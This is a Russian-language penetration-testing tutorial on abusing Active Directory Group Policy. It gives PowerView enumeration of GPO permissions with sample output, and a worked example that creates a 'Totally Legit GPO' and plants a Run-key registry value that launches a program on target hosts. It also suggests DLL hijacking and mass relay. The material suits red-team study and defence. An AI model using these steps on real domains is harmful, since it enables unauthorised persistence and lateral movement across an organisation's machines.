

Групповые политики Active Directory

Групповые политики – инструмент, позволяющий системным администраторам управлять настройками клиентских систем в домене. В данной статье мы будем рассматривать GPO, как ещё один потенциальный вектор атаки.

1 часть. Поиск GPO

Первым делом стоит осмотреться на местности и разузнать как можно больше об активных политиках. Сделать это можно с помощью следующих команд **Windows Powerhell**:

Прим.: Некоторые команды будут сопровождаться иллюстрациями, некоторые – нет.

Нахождение всех политик на определённом хосте (рис. 1):

```
Get-NetGPO -ComputerName name.domain.com

Get-DomainGPO -ComputerIdentity ws01 -Properties Name, DisplayName

PS C:\temp> Get-DomainGPO -ComputerIdentity ws01 -Properties Name, DisplayName

displayname      name
-----
Misconfigured Policy {DDC640FF-634A-4442-BC2E-C05EED132F0C}
Default Domain Policy {31B2F340-016D-11D2-945F-00C04FB984F9}
```

Рис. 1: Нахождение всех политик на определённом хосте

В предыдущей команде мы получили так называемый **GUID (Globally Unique Identifier)**, который является уникальным идентификатором той или иной групповой политики. Найти объекты, на которые распространяется **GPO** можно с помощью следующей команды (рис. 2):

```
Get-DomainOU -GPLink "{XXXX-XXXX}" -Properties DistinguishedName

PS C:\temp> Get-DomainOU -GPLink "{DDC640FF-634A-4442-BC2E-C05EED132F0C}" -Properties DistinguishedName


distinguishedname
-----
OU=hardened,DC=offense,DC=local
```

Рис. 2: Поиск объектов, на которые распространяется политика с помощью GUID

Что ж, с основами разобрались. Есть политика. Её правила распространяются на определённые объекты в **Active Directory**, которые мы можем найти. Зачем нам всё это? Действительно. Предлагаю вспомнить одну из самых распространённых уязвимостей **AD** – неправильная настройка **ACL**. К сожалению (или к счастью) **GPO** также подвержены этой уязвимости.

Мы можем найти права разных объектов AD на ту или иную политику с помощью следующей команды (рис. 3):

```
Get-NetGPO | % {Get-ObjectAcl -ResolveGUIDs -Name $_.Name}
```



```
PS C:\Users\spotless.OFFENSE.000> Get-NetGPO | % {Get-ObjectAcl -ResolveGUIDs -Name $_.Name} | ? {$_.IdentityReference -eq "OFFENSE\spotless"}

InheritedObjectType : All
ObjectDN             : CN={DDC640FF-634A-4442-BC2E-C05EED132F0C},CN=Policies,CN=System,DC=offense,DC=local
ObjectType           : All
IdentityReference     : OFFENSE\spotless
IsInherited           : False
ActiveDirectoryRights : CreateChild, DeleteChild, ReadProperty, WriteProperty, Delete, GenericExecute, WriteDacl, WriteOwner
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : ContainerInherit
InheritanceType       : All
AccessControlType     : Allow
ObjectSID             :
```

Рис. 3: Нахождение прав объектов на политики

В **ObjectDN** мы можем заметить **GUID** политики. В **IdentityReference** – объект, имеющий права на эту политику. Логично, что, добавив `| ? {$_.IdentityReference -eq "Username"}`, мы получим свойства для конкретного юзера. Далее **ActiveDirectoryRights** – права данного объекта на эту политику. Иные позиции нам особо не интересны, поэтому предлагаю не останавливаться на них.

Отлично, мы узнали много о политиках, нашли их права, теперь можем искать компы, на которые распространяется данная политика:


```
Get-NetOU -GUID "{XXXX-XXXX}" | % {Get-NetComputer -ADSPath $_}
```

2 часть. Эксплуатация

В данной главе мы разберём некоторые способы эксплуатации групповых политик с помощью SharpGPOAbuse (<https://github.com/FSecureLABS/SharpGPOAbuse>). Сначала нам нужно найти нашего донора, с помощью которого будем взламывать. Можно попробовать создать новую политику или использовать уже имеющуюся:

Следующей командой мы можем найти объекты, которые могут создавать новые GPO в домене (рис. 4):

```
Get-DomainObjectAcl -SearchBase  
"CN=Policies,CN=System,DC=office,DC=com" -ResolveGUIDs | where {  
$_.ObjectAceType -eq "Group-Policy-Container" }
```



```
AceQualifier      : AccessAllowed  
ObjectDN          : CN=Policies,CN=System,DC=prod,DC=zeropointsecurity,DC=local  
ActiveDirectoryRights : CreateChild  
ObjectAceType     : Group-Policy-Container  
ObjectSID         :  
InheritanceFlags  : None  
BinaryLength     : 56  
AceType          : AccessAllowedObject  
ObjectAceFlags    : ObjectAceTypePresent  
IsCallback       : False  
PropagationFlags  : None  
SecurityIdentifier : S-1-5-21-3301805923-2005976665-244893303-1115  
AccessMask       : 1  
AuditFlags       : None  
IsInherited      : False  
AceFlags         : None  
InheritedObjectAceType : All  
OpaqueLength     : 0
```

Рис. 4: Нахождение объектов, которые могут создавать новые GPO в домене

Мы получили **SID** какого-то объекта, который имеет право **CreateChild** в контейнере **Group-Policy-Container**.

Теперь, чтобы узнать, кто скрывается за **SID**, воспользуемся следующей командой (рис. 5):


```
ConvertFrom-SID S-1-5-21-2099624319-2074614000-178036743-1002  
  
(rasta) > PowerShell ConvertFrom-SID S-1-5-21-3301805923-2005976665-244893303-1115  
  
PROD\Workstation Admins
```

Рис. 5: Нахождение объекта по SID

Что ж, как видим, нам не особо повезло. Тогда переходим к запасному варианту.

Запасной вариант будет заключаться в том, что мы будем искать и эксплуатировать уже созданные политики. Результат выполнения следующей команды покажет нам все объекты, которые могут изменять существующие политики (рис. 6):

```
Get-DomainGPO | Get-DomainObjectAcl -ResolveGUIDs | where {  
$_.ActiveDirectoryRights -match  
"GenericWrite|AllExtendedWrite|WriteDacl|WriteProperty|WriteMember|Gen  
ericAll|WriteOwner" -and $_.SecurityIdentifier -match "S-1-5-21-  
3301805923-005976665-244893303-[\d]{4,10}" }
```



```
ObjectType      : AccessAllowed  
ObjectDN        : CN={285F0E83-17C3-4E9B-925E-330FAD565CA1}, CN=Policies, CN=System, DC=prod, DC=zeropointsecurity, DC=  
                  local  
ActiveDirectoryRights : CreateChild, DeleteChild, ReadProperty, WriteProperty, GenericExecute  
OpaqueLength    : 0  
ObjectSID       :  
InheritanceFlags : ContainerInherit  
BinaryLength    : 36  
IsInherited     : False  
IsCallback      : False  
PropagationFlags : None  
SecurityIdentifier : S-1-5-21-3301805923-2005976665-244893303-1116  
AccessMask      : 131127  
AuditFlags      : None  
AceFlags        : ContainerInherit  
AceQualifier    : AccessAllowed
```

```
(rasta) > PowerShell ConvertFrom-SID S-1-5-21-3301805923-2005976665-244893303-1116  
PROD\s.turner
```

Рис. 6: Нахождение объектов, которые могут изменять существующие политики

Отлично! Получили **SID** объекта, узнали, кто за ним стоит и получили юзера, которого (предположительно) уже получили.

Далее дело техники:

1. Узнаём имя политики, указывая её **GUID** (рис. 7):

```
Get-DomainGPO -Identity '{XXXX-XXXX}' | select DisplayName
```

```
(rasta) > PowerShell Get-DomainGPO -Identity '{205F0E03-17C3-4E9B-925E-330FAD565CA1}' | select DisplayName
```

```
displayname
```

```
-----
```

```
Server Baseline
```

Рис. 7: Узнаём имя политики с помощью GUID

2. Находим хосты, на которые эта политика распространяется с помощью **GUID**, мы эту команду уже проходили, но я на всякий случай повторяю (рис. 8):

```
Get-NetOU -GUID "XXXX-XXXX" | % {Get-NetComputer -AdSpath $_}
```

```
PS C:\Users\Administrator\Desktop\PowerSploit-master(1)\PowerSploit-master\Recon> get-netou -GUID "6AC1786C-016F-11D2-945F-00C04FB984F9" | %{Get-NetComputer -AdSpath $_}
dc1.jet.tab
```

Рис. 8: Нахождение хостов, на которые распространяется политика

3. Наконец, находим объекты, которые могут связывать **GPO** с какими-нибудь **OU**. Желательно получить **SID** того же пользователя, который может изменять политику, иначе мы сможем эксплуатировать лишь те объекты, на которых эта политика распространяется, что, в принципе, тоже неплохо (рис. 9):

```
Get-DomainOU | Get-DomainObjectAcl -ResolveGUIDs | where {
    $_.ObjectAceType -eq "GP-Link" }
```

```
AceQualifier      : AccessAllowed
ObjectDN          : OU=Workstations,DC=prod,DC=zeropointsecurity,DC=local
ActiveDirectoryRights : ReadProperty, WriteProperty
ObjectAceType     : GP-Link
ObjectSID        :
InheritanceFlags  : ContainerInherit
BinaryLength     : 56
AceType          : AccessAllowedObject
ObjectAceFlags    : ObjectAceTypePresent
IsCallback       : False
PropagationFlags  : None
SecurityIdentifier : S-1-5-21-3301805923-2005976665-244893303-1115
AccessMask       : 48
AuditFlags       : None
IsInherited      : False
AceFlags         : ContainerInherit
InheritedObjectAceType : All
OpaqueLength     : 0
```

Рис. 9: Получение объектов, которые могут связывать GPO с OU

Как мы видим, в **ObjectDN** у нас показано, с кем мы можем связать текущую **GPO**.

В данном случае это **Workstations**, что не может не радовать. В **SecurityIdentifier** – **SID** объекта. Конвертируем, получаем объект. Далее либо пытаемся найти этот объект для эксплуатации, либо остаёмся с тем, что есть и не связываем **GPO** с другими **OU**.

Теперь наконец-то переходим к нашему инструменту SharpGPOAbuse. Я не буду перепечатывать сюда инструкцию по использованию – с ней можно ознакомиться на страничке гитхаба. Могу лишь сказать, что с помощью этого инструмента вы можете навесить дополнительные права пользователю, создать нового локального админа, настроить сценарий входа для пользователя или компьютера, настроить для них же задачи и многое другое! Здесь всё зависит от вашей смекалки.

Я же предлагаю ещё один интересный способ движения по сети:

1. Создаём новую **GPO** (либо можно использовать уже имеющуюся) и привязка её к хосту (вспоминаем, зачем искали объекты, которые могут связывать **GPO** с какими-нибудь **OU**):

```
New-GPO -Name 'Totally Legit GPO' | New-GPLink -Target  
'OU=TargetComputer,OU=Workstations,DC=TargetDomain,DC=com'
```

2. Запускаем нашу программу:

```
Set-GPPrefRegistryValue -Name 'Totally Legit GPO' -Context  
Computer -Action Create -Key  
'HKLM\Software\Microsoft\Windows\CurrentVersion\Run' -ValueName  
'Updater' -Value 'cmd.exe /c calc.exe' -Type ExpandString
```

Собственно, вот такая идея реализации. Вы можете экспериментировать - попробовать сделать **DII Hijacking** с помощью **GPO**, догадываясь или зная о том, какие дллки отсутствуют. Можете попробовать сделать массовый релей, засунув ярлыки в нужные места.